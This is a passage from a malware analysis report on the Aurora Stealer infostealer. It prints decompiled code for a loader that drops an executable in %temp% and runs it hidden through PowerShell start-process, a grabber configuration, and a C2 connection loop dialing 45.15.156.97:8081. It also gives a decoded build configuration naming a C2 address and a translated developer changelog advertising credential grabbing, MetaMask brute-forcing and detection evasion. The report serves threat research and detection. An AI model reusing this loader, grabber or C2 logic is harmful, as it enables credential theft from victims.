711     0,
712     v207,
713     11,
714     (unsigned int)"/temp.zip",
715     9,
716     v209,
717     v210,
718     v211,
719     v212,
720     v182,
721     v183,
722     v184,
723     v185,
724     v186);
725 *(_QWORD *)&v214 = v208;
726 *(_QWORD *)&v214 + 1 = 9LL;
727 v213 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
728 v214 = runtime_concatstring2(
729     0,
730     v213,
731     11,
732     (unsigned int)"/temp.zip",
733     9,
734     v215,
735     v216,
736     v217,
737     v218,
738     v182,
739     v183,
740     v184,
741     v185,
742     v186);
743 *(_QWORD *)&v222 = v214;
744 *(_QWORD *)&v222 + 1 = 9LL;
745 v219 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
746 v220 = runtime_concatstring2(
747     0,
748     v219,
749     11,
750     (unsigned int)"/temp.zip",
751     9,
752     v221,
753     v222,
754     v223,
755     v224,
756     v182,
757     v183,
758     v184,
759     v185,
760     v186);
761 *(_QWORD *)&v226 = v220;
762 *(_QWORD *)&v226 + 1 = 9LL;
763 v225 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
764 v226 = runtime_concatstring2(
765     0,
766     v225,
767     11,
768     (unsigned int)"/temp.zip",
769     9,
770     v227,
771     v228,
772     v229,
773     v230,
774     v182,
775     v183,
776     v184,
777     v185,
778     v186);
779 *(_QWORD *)&v234 = v226;
780 *(_QWORD *)&v234 + 1 = 9LL;
781 v231 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
782 v232 = runtime_concatstring2(
783     0,
784     v231,
785     11,
786     (unsigned int)"/temp.zip",
787     9,
788     v233,
789     v234,
790     v235,
791     v236,
792     v182,
793     v183,
794     v184,
795     v185,
796     v186);
797 *(_QWORD *)&v240 = v232;
798 *(_QWORD *)&v240 + 1 = 9LL;
799 v237 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
800 v238 = runtime_concatstring2(
801     0,
802     v237,
803     11,
804     (unsigned int)"/temp.zip",
805     9,
806     v239,
807     v240,
808     v241,
809     v242,
810     v182,
811     v183,
812     v184,
813     v185,
814     v186);
815 *(_QWORD *)&v246 = v238;
816 *(_QWORD *)&v246 + 1 = 9LL;
817 v243 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
818 v244 = runtime_concatstring2(
819     0,
820     v243,
821     11,
822     (unsigned int)"/temp.zip",
823     9,
824     v245,
825     v246,
826     v247,
827     v248,
828     v182,
829     v183,
830     v184,
831     v185,
832     v186);
833 *(_QWORD *)&v250 = v244;
834 *(_QWORD *)&v250 + 1 = 9LL;
835 v249 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
836 v250 = runtime_concatstring2(
837     0,
838     v249,
839     11,
840     (unsigned int)"/temp.zip",
841     9,
842     v251,
843     v252,
844     v253,
845     v254,
846     v182,
847     v183,
848     v184,
849     v185,
850     v186);
851 *(_QWORD *)&v258 = v250;
852 *(_QWORD *)&v258 + 1 = 9LL;
853 v255 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
854 v256 = runtime_concatstring2(
855     0,
856     v255,
857     11,
858     (unsigned int)"/temp.zip",
859     9,
860     v257,
861     v258,
862     v259,
863     v260,
864     v182,
865     v183,
866     v184,
867     v185,
868     v186);
869 *(_QWORD *)&v262 = v256;
870 *(_QWORD *)&v262 + 1 = 9LL;
871 v261 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
872 v262 = runtime_concatstring2(
873     0,
874     v261,
875     11,
876     (unsigned int)"/temp.zip",
877     9,
878     v263,
879     v264,
880     v265,
881     v266,
882     v182,
883     v183,
884     v184,
885     v185,
886     v186);
887 *(_QWORD *)&v270 = v262;
888 *(_QWORD *)&v270 + 1 = 9LL;
889 v267 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
890 v268 = runtime_concatstring2(
891     0,
892     v267,
893     11,
894     (unsigned int)"/temp.zip",
895     9,
896     v269,
897     v270,
898     v271,
899     v272,
900     v182,
901     v183,
902     v184,
903     v185,
904     v186);
905 *(_QWORD *)&v274 = v268;
906 *(_QWORD *)&v274 + 1 = 9LL;
907 v273 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
908 v274 = runtime_concatstring2(
909     0,
910     v273,
911     11,
912     (unsigned int)"/temp.zip",
913     9,
914     v275,
915     v276,
916     v277,
917     v278,
918     v182,
919     v183,
920     v184,
921     v185,
922     v186);
923 *(_QWORD *)&v282 = v274;
924 *(_QWORD *)&v282 + 1 = 9LL;
925 v279 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
926 v280 = runtime_concatstring2(
927     0,
928     v279,
929     11,
930     (unsigned int)"/temp.zip",
931     9,
932     v281,
933     v282,
934     v283,
935     v284,
936     v182,
937     v183,
938     v184,
939     v185,
940     v186);
941 *(_QWORD *)&v286 = v280;
942 *(_QWORD *)&v286 + 1 = 9LL;
943 v285 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
944 v286 = runtime_concatstring2(
945     0,
946     v285,
947     11,
948     (unsigned int)"/temp.zip",
949     9,
950     v287,
951     v288,
952     v289,
953     v290,
954     v182,
955     v183,
956     v184,
957     v185,
958     v186);
959 *(_QWORD *)&v294 = v286;
960 *(_QWORD *)&v294 + 1 = 9LL;
961 v291 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
962 v292 = runtime_concatstring2(
963     0,
964     v291,
965     11,
966     (unsigned int)"/temp.zip",
967     9,
968     v293,
969     v294,
970     v295,
971     v296,
972     v182,
973     v183,
974     v184,
975     v185,
976     v186);
977 *(_QWORD *)&v302 = v292;
978 *(_QWORD *)&v302 + 1 = 9LL;
979 v297 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
980 v298 = runtime_concatstring2(
981     0,
982     v297,
983     11,
984     (unsigned int)"/temp.zip",
985     9,
986     v299,
987     v300,
988     v301,
989     v302,
990     v182,
991     v183,
992     v184,
993     v185,
994     v186);
995 *(_QWORD *)&v306 = v298;
996 *(_QWORD *)&v306 + 1 = 9LL;
997 v303 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
998 v304 = runtime_concatstring2(
999     0,
1000    v303,
1001    11,
1002    (unsigned int)"/temp.zip",
1003    9,
1004    v305,
1005    v306,
1006    v307,
1007    v308,
1008    v182,
1009    v183,
1010    v184,
1011    v185,
1012    v186);
1013 *(_QWORD *)&v310 = v304;
1014 *(_QWORD *)&v310 + 1 = 9LL;
1015 v309 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1016 v310 = runtime_concatstring2(
1017     0,
1018     v309,
1019     11,
1020     (unsigned int)"/temp.zip",
1021     9,
1022     v311,
1023     v312,
1024     v313,
1025     v314,
1026     v182,
1027     v183,
1028     v184,
1029     v185,
1030     v186);
1031 *(_QWORD *)&v318 = v310;
1032 *(_QWORD *)&v318 + 1 = 9LL;
1033 v315 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1034 v316 = runtime_concatstring2(
1035     0,
1036     v315,
1037     11,
1038     (unsigned int)"/temp.zip",
1039     9,
1040     v317,
1041     v318,
1042     v319,
1043     v320,
1044     v182,
1045     v183,
1046     v184,
1047     v185,
1048     v186);
1049 *(_QWORD *)&v322 = v316;
1050 *(_QWORD *)&v322 + 1 = 9LL;
1051 v319 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1052 v320 = runtime_concatstring2(
1053     0,
1054     v319,
1055     11,
1056     (unsigned int)"/temp.zip",
1057     9,
1058     v321,
1059     v322,
1060     v323,
1061     v324,
1062     v182,
1063     v183,
1064     v184,
1065     v185,
1066     v186);
1067 *(_QWORD *)&v330 = v320;
1068 *(_QWORD *)&v330 + 1 = 9LL;
1069 v325 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1070 v326 = runtime_concatstring2(
1071     0,
1072     v325,
1073     11,
1074     (unsigned int)"/temp.zip",
1075     9,
1076     v327,
1077     v328,
1078     v329,
1079     v330,
1080     v182,
1081     v183,
1082     v184,
1083     v185,
1084     v186);
1085 *(_QWORD *)&v334 = v326;
1086 *(_QWORD *)&v334 + 1 = 9LL;
1087 v331 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1088 v332 = runtime_concatstring2(
1089     0,
1090     v331,
1091     11,
1092     (unsigned int)"/temp.zip",
1093     9,
1094     v333,
1095     v334,
1096     v335,
1097     v336,
1098     v182,
1099     v183,
1100     v184,
1101     v185,
1102     v186);
1103 *(_QWORD *)&v340 = v332;
1104 *(_QWORD *)&v340 + 1 = 9LL;
1105 v337 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1106 v338 = runtime_concatstring2(
1107     0,
1108     v337,
1109     11,
1110     (unsigned int)"/temp.zip",
1111     9,
1112     v339,
1113     v340,
1114     v341,
1115     v342,
1116     v182,
1117     v183,
1118     v184,
1119     v185,
1120     v186);
1121 *(_QWORD *)&v346 = v338;
1122 *(_QWORD *)&v346 + 1 = 9LL;
1123 v343 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 9, v50, v51, v52, v53, v182, v183);
1124 v344 = runtime_concatstring2(
1125     0,
1126     v343,
1127     11,
1128     (unsigned int)"/temp.zip",
1129     9,
1130     v345,
1131     v346,
1132     v347,
1133     v348,
1134     v182,
1135     v183,
1136     v184,
1137     v185,
1138     v186);
1139 *(_QWORD *)&v350 = v344;
1140 *(_QWORD *)&v350 + 1 = 9LL;
1141 v349 = os_Getenv((unsigned int)"USERPROFILE", 11, v49, v39, 
```




Figure 32: Loader module




Figure 33: Loader configuration

The Loader module, where:

- DW is the downloader parameter.

- PS is the PowerShell parameter.
- UnicID is the unique identifier.
- Argument contains the loader task.

The loader downloader module pulls an executable from the file hosting server at the end of the stealer execution and places it under the %temp% folder. The stealer executes the secondary payload using “start-process” Powershell cmdlet, as shown in Figure 34.

```

41 v68 = (ptr_exec_Cmd)os_exec_Command((unsigned int)&Powershell, 10, (unsigned int)&v68, 2, 2, a6, a7, a8, a9);
42 p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
43 p_syscall_SysProcAttr->HideWindow = 1;
44 v12 = v26;
45 if ( dword_8C3470 )
46 runtime_gWriteBarrier(&v26->SysProcAttr);
47 else
48 v26->SysProcAttr = p_syscall_SysProcAttr;
49 v36 = os_exec_ptr_Cmd_Output(v12);
50 if ( v36.1.tab )
51 {
52 main_PS_SH_func1(
53 (__int64)&aErrorRunningCo,
54 v36.0.len,
55 v36.0.cap,
56 (int)v36.1.tab,
57 (int)v36.1.data,
58 v13,
59 v14,
60 v15,
61 v16,
62 v29);
63 return &aErrorRunningCo;
64 }
65 else
66 {
67 len = v36.0.len;
68 ptr = v36.0.ptr;
69 v27 = runtime_slicebyte(0, v36.0.ptr, len);
70 main_PS_SH_func1(v27, (__int64)ptr, v20, 0);
71 return (void *)v27;
72 }
73 }

292 math_rand_Seed(v53, v34, v54, 0, *((int *)&a4 + 2), v55, v56, v57, v58, v92);
293 v129 = (const char *)os_Getenv(
294 (unsigned int)"TEMP",
295 4,
296 v59,
297 0,
298 *((_DWORD *)&a4 + 2),
299 v60,
300 v61,
301 v62,
302 v63,
303 v94,
304 v102);
305 v69 = main_RSS(10, 4, v64, 0, *((_DWORD *)&a4 + 2), v65, v66, v67, v68, v95);
306 v12 = v129;
307 v127 = (RTYPE *)runtime_concatstring4(
308 0,
309 (_DWORD)v129,
310 4,
311 (unsigned int)"\\",
312 1,
313 v69,
314 4,
315 (unsigned int)".exe",
316 4);

350 v12 = "start-process ";
351 a4 = v127;
352 v84 = runtime_concatstring2(
353 0,
354 (unsigned int)"start-process ",
355 14,
356 (_DWORD)v127,
357 v122,
358 v74,
359 v75,
360 v76,
361 v77,
362 v92,
363 v102,
364 v109);
365 main_PS_SH(v84, (__int64)"start-process ", v85, (__int64)a4, v122, v86, v87, v88, v89);
    
```

Figure 34: Loader Downloader module

The Grabber module configuration contains the path specified by an attacker to grab certain files/folders from. “FoF” parameter is likely the marker for whether the file folder grabber is specified (Figure 35).

```

235 LODWORD(v12) = main_base64Decode(
236 (unsigned int)"W3s1UGF0aCI6I15kZXRrdG9wL2dhbWVzIiIsIkZvRiI6dHJlZX0sejJQYXR0Ijo1XmRlc2t0b3BeXxcXDEuZWhlIiw1Rm9GIjpmYXxzZ
237 108,
238 (unsigned int)&kunk_8C32D8,
239 a4,
240 a5,
241 v8,
242 v9,
243 v10,
244 v11);
245 v17 = runtime_stringtoslicebyte(0, v12, 108, a4, a5, v13, v14, v15, v16, v180, v181);
246 v18 = &RTYPE_ptr_slice_main_Grabber;
247 v19 = (int)p_slice_main_Grabber;
248 LODWORD(i) = encoding_json_Unmarshal(
249 v17,
250 v12,
251 v20,
252 (unsigned int)&RTYPE_ptr_slice_main_Grabber,
253 (_DWORD)p_slice_main_Grabber,
254 v21,
255 v22,
256 v23,
257 v24,
    
```

Figure 35: Grabber configuration

Aurora Stealer stores its build configuration at the end of the binary in the base64-encoded format (Figure 36). However, the configuration will likely be stripped if the stealer is encrypted.

```

00470980 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00470990 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004709F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00470A00 26 26 26 65 79 4A 43 64 57 6C 73 5A 45 6C 45 49 &&eeyJcdWlsZELEI
00470A10 6A 6F 69 59 58 56 79 62 33 4A 68 49 69 77 69 54 joiYXVyb3JhIiwIT
00470A20 55 51 31 53 47 46 7A 61 43 49 36 49 6D 4A 6C 4D UQ1SGFzaCI6ImJlM
00470A30 57 5A 69 59 7A 52 6A 59 6D 45 34 4D 7A 45 34 4E WZiYzRjYmE4MzE4N
00470A40 44 4D 33 59 6D 45 31 59 7A 56 69 4D 6D 51 78 4E DM3YmE1YzViMmQxN
00470A50 54 67 30 4D 44 63 34 49 69 77 69 53 56 41 69 4F TgOMDc4IiwiSVAlO
00470A60 69 49 79 4D 54 49 75 4F 44 63 75 4D 6A 41 30 4C iIyMTIuODcuMJAOL
00470A70 6A 6B 7A 4F 6A 67 77 4F 44 45 69 4C 43 4A 51 62 jkzOjgwODElCJQb
00470A80 33 4A 30 49 6A 6F 69 49 69 77 69 51 58 4A 6A 61 3J0IjoiIiwicXJja
00470A90 47 6C 30 5A 57 4E 30 64 58 4A 6C 49 6A 6F 69 57 G10ZWN0dXJlIjoiw
00470AA0 44 59 30 49 69 77 69 55 32 6C 36 5A 53 49 36 49 DY0IiwuU2l6ZSI6I
00470AB0 69 49 73 49 6B 4A 31 61 57 78 6B 52 33 4A 76 64 iIsIkJlaWxkr3Jvd
00470AC0 58 41 69 4F 69 49 79 4D 7A 45 69 4C 43 4A 43 64 XAIOiIyMzEiLCJCd
00470AD0 57 6C 73 5A 45 46 6A 59 32 56 77 64 43 49 36 4D WlsZEFjY2VwdCI6M
00470AE0 43 77 69 52 47 46 30 5A 53 49 36 49 6A 49 77 4D CwiRGF0ZSI6IjIwM
00470AF0 6A 4D 74 4D 44 4D 74 4D 44 63 67 4D 54 67 36 4D jMtMDMtMDcgMTg6M
00470B00 6A 63 36 4D 54 45 69 66 51 3D 3D 26 26 26 jc6MTEfQC==&&&

```

```

{"BuildID": "aurora", "MD5Hash": "beifbc4cba8318437ba5c5b2d1584078", "IP": "212.87.204.93:8081", "Port": "", "Architecture": "X64", "Size": "", "BuildGroup": "231", "BuildAccept": 0, "Date": "2023-03-07 18:27:11"}

```

Figure 36: Configuration blob

We wrote the [configuration extractor script](#) in Python for Aurora Stealer that looks for base64-encoded patterns within the binary.

The function `main_ConnectToServer` attempts to connect to the C2 server while printing the log messages, it sleeps after attempting to reconnect for one second and retries if the connection is unsuccessful (Figure 37).

```

99  v86 = &RTYPE_string;
100 v87 = &connection;
101 log_Print((unsigned int)&v86, 1, 1, a4, (unsigned int)&connection, a6, a7, a8, a9, v66, v77, v82); // coNNNECTIONGwQFGG
102 time_Sleep(1000000000, 1, v15, a4, (unsigned int)&connection, v16, v17, v18, v19, v68);
103 LODWORD(v20) = 3;
104 LODWORD(a4) = 17;
105 v25 = net_Dial(
106     (unsigned int)"tcp",
107     3,
108     (unsigned int)"45.15.156.97:8081",
109     17,
110     (unsigned int)&connection,
111     v21,
112     v22,
113     v23,
114     v24,
115     v69,
116     v78,
117     v83,
118     v85);
119 if ( v26 )
120     break;

```

```

121 v31 = runtime_convI2I(
122     (unsigned int)&RTYPE_io_Reader,
123     v25,
124     0,
125     17,
126     (unsigned int)&connection,
127     v27,
128     v28,
129     v29,
130     v30,
131     v70,
132     v79);
133 v37 = bufio_NewReader(v31, 3, v32, 17, (unsigned int)&connection, v33, v34, v35, v36, v71, v80);
134 String = bufio_ptr_Reader_ReadString(v37, 10, v38, 17, (unsigned int)&connection, v39, v40, v41, v42, v72, v81);
135 if ( v44 )
136 {
137     time_Sleep(1000000000, 10, v44, 17, (unsigned int)&connection, v45, v46, v47, v48, v73);
138     v20 = &reconnect;
139     runtime_gopanic(
140         (unsigned int)&RTYPE_string,
141         (unsigned int)&reconnect, // Reconnect 1
142         v50,
143         17,
144         (unsigned int)&connection,
145         v51,
146         v52,
147         v53,
148         v54,
149         v74,
150         v81);
151     break;

```

Figure 37: `main_ConnectToServer` function

If the connection is successful, the function exits with code “666” and log message “BLACK ZONE”.

`main_PathTrans` function is responsible for replacing the strings such as `^user^`, `^document^`, and `^desktop^` within the Grabber configuration with the paths of Desktop, Document, and `%userprofile%` (Figure 38).

```

55 v50 = a1;
56 v10 = os_Getenv((unsigned int) "USERPROFILE", 11, a3, a4, a5, a6, a7, a8, a9);
57 v15 = runtime_concatstring2(
58     (unsigned int)&v47,
59     v10,
60     11,
61     (unsigned int) "\\Desktop",
62     8,
63     v11,
64     v12,
65     v13,
66     v14,
67     v40,
68     v42,
69     v44);
70 v48 = strings_Replace(v50, a2, (unsigned int) "^desktop^", 9, v15, v10, -1, v16, v17);
71 v23 = os_Getenv((unsigned int) "USERPROFILE", 11, v18, 9, v15, v19, v20, v21, v22);
72 v28 = runtime_concatstring2(
73     (unsigned int)&v46,
74     v23,
75     11,
76     (unsigned int) "\\Documents",
77     10,
78     v24,
79     v25,
80     v26,
81     v27,
82     v41,
83     v43,
84     v45);
85 v48 = strings_Replace(v48, a2, (unsigned int) "^document^", 10, v28, v23, -1, v29, v30);
86 v36 = os_Getenv((unsigned int) "USERPROFILE", 11, v31, 10, v28, v32, v33, v34, v35);
87 return strings_Replace(v48, a2, (unsigned int) "^user^", 6, v36, 11, -1, v37, v38);
88 }

```

Figure 38: main\_PathTrans function

## March 2023 Update

In March 2023, the stealer developer released the first update since October 2022, as shown in Figure 39.

<p>★ Мартовское обновление</p> <ol style="list-style-type: none"> <li>1) Переписана база (70%)</li> <li>2) Добавлена возможность смены портов</li> <li>3) Улучшен встроенный фаервол</li> <li>4) Улучшены телеграмм уведомления теперь должно доходить все как и фулл так и не фулл логи</li> <li>5) Добавлено больше информация о юзере</li> <li>6) граб ftp</li> <li>7) автобрут метамаск</li> <li>8) новый граббер</li> <li>9) пофикшены баги</li> <li>10) почищен билд до 3 детектов</li> <li>11) почищен рантайм</li> <li>12) улучшена безопасность продукта</li> <li>13) подготовка к редизайн финальная стадия</li> <li>14) добавлена возможность добавить сразу несколько доменов</li> <li>15) добавлена поддержка разных экранов в панели</li> <li>16) обработка логов ускорена</li> <li>17) снижена нагрузка на сеть и дедик</li> <li>18) добавлены секретки и более мощные алгоритмы сбора данных</li> </ol>	<ol style="list-style-type: none"> <li>1) Rewritten database (70%)</li> <li>2) Added the ability to change ports</li> <li>3) Improved built-in firewall</li> <li>4) Improved telegram notifications, now everything should reach both full and not full logs</li> <li>5) Added more information about the user</li> <li>6) FTP grabber</li> <li>7) autobrute metamask</li> <li>8) new grabber</li> <li>9) bugs fixed</li> <li>10) cleaned build up to 3 detections</li> <li>11) cleaned runtime</li> <li>12) improved product safety</li> <li>13) preparation for redesign final stage</li> <li>14) added the ability to add multiple domains at once</li> <li>15) added support for different screens in the panel</li> <li>16) processing of logs is accelerated</li> <li>17) reduced load on the network and dedicated server</li> <li>18) added secrets (? usually it means security questions, not sure what the dev tried to imply here) and more powerful data collection algorithms</li> </ol>
---	--

Figure 39: March update

One of the major changes is the stealer’s capabilities to grab FTP (FileZilla) and RDP credentials as well as the ability to change the ports to the stealer’s panel and C2 communications and specify extensions, disk drives for the grabber module (Figure 40-41).




Figure 40: Port settings in the panel

```

.text:000000000575F73      lea     rdx, aShell      ; "Shell"
.text:000000000575F7A      mov     qword ptr [rsp+8E0h+var_2C0], rdx
.text:000000000575F82      mov     qword ptr [rsp+8E0h+var_2C0+8], 5
.text:000000000575F8E      mov     rsi, cs:qword_70CAC0
.text:000000000575F95      mov     [rsp+8E0h+var_2B0], rsi
.text:000000000575F9D      lea     rdi, [rsp+8E0h+var_2A8]
.text:000000000575FA5      lea     rsi, qword_70CAC8
.text:000000000575FAC      mov     [rsp+8E0h+var_8F0], rbp
.text:000000000575FB1      lea     rbp, [rsp+8E0h+var_8F0]
.text:000000000575FB6      call   sub_464046
.text:000000000575FBB      mov     rbp, [rbp+0]
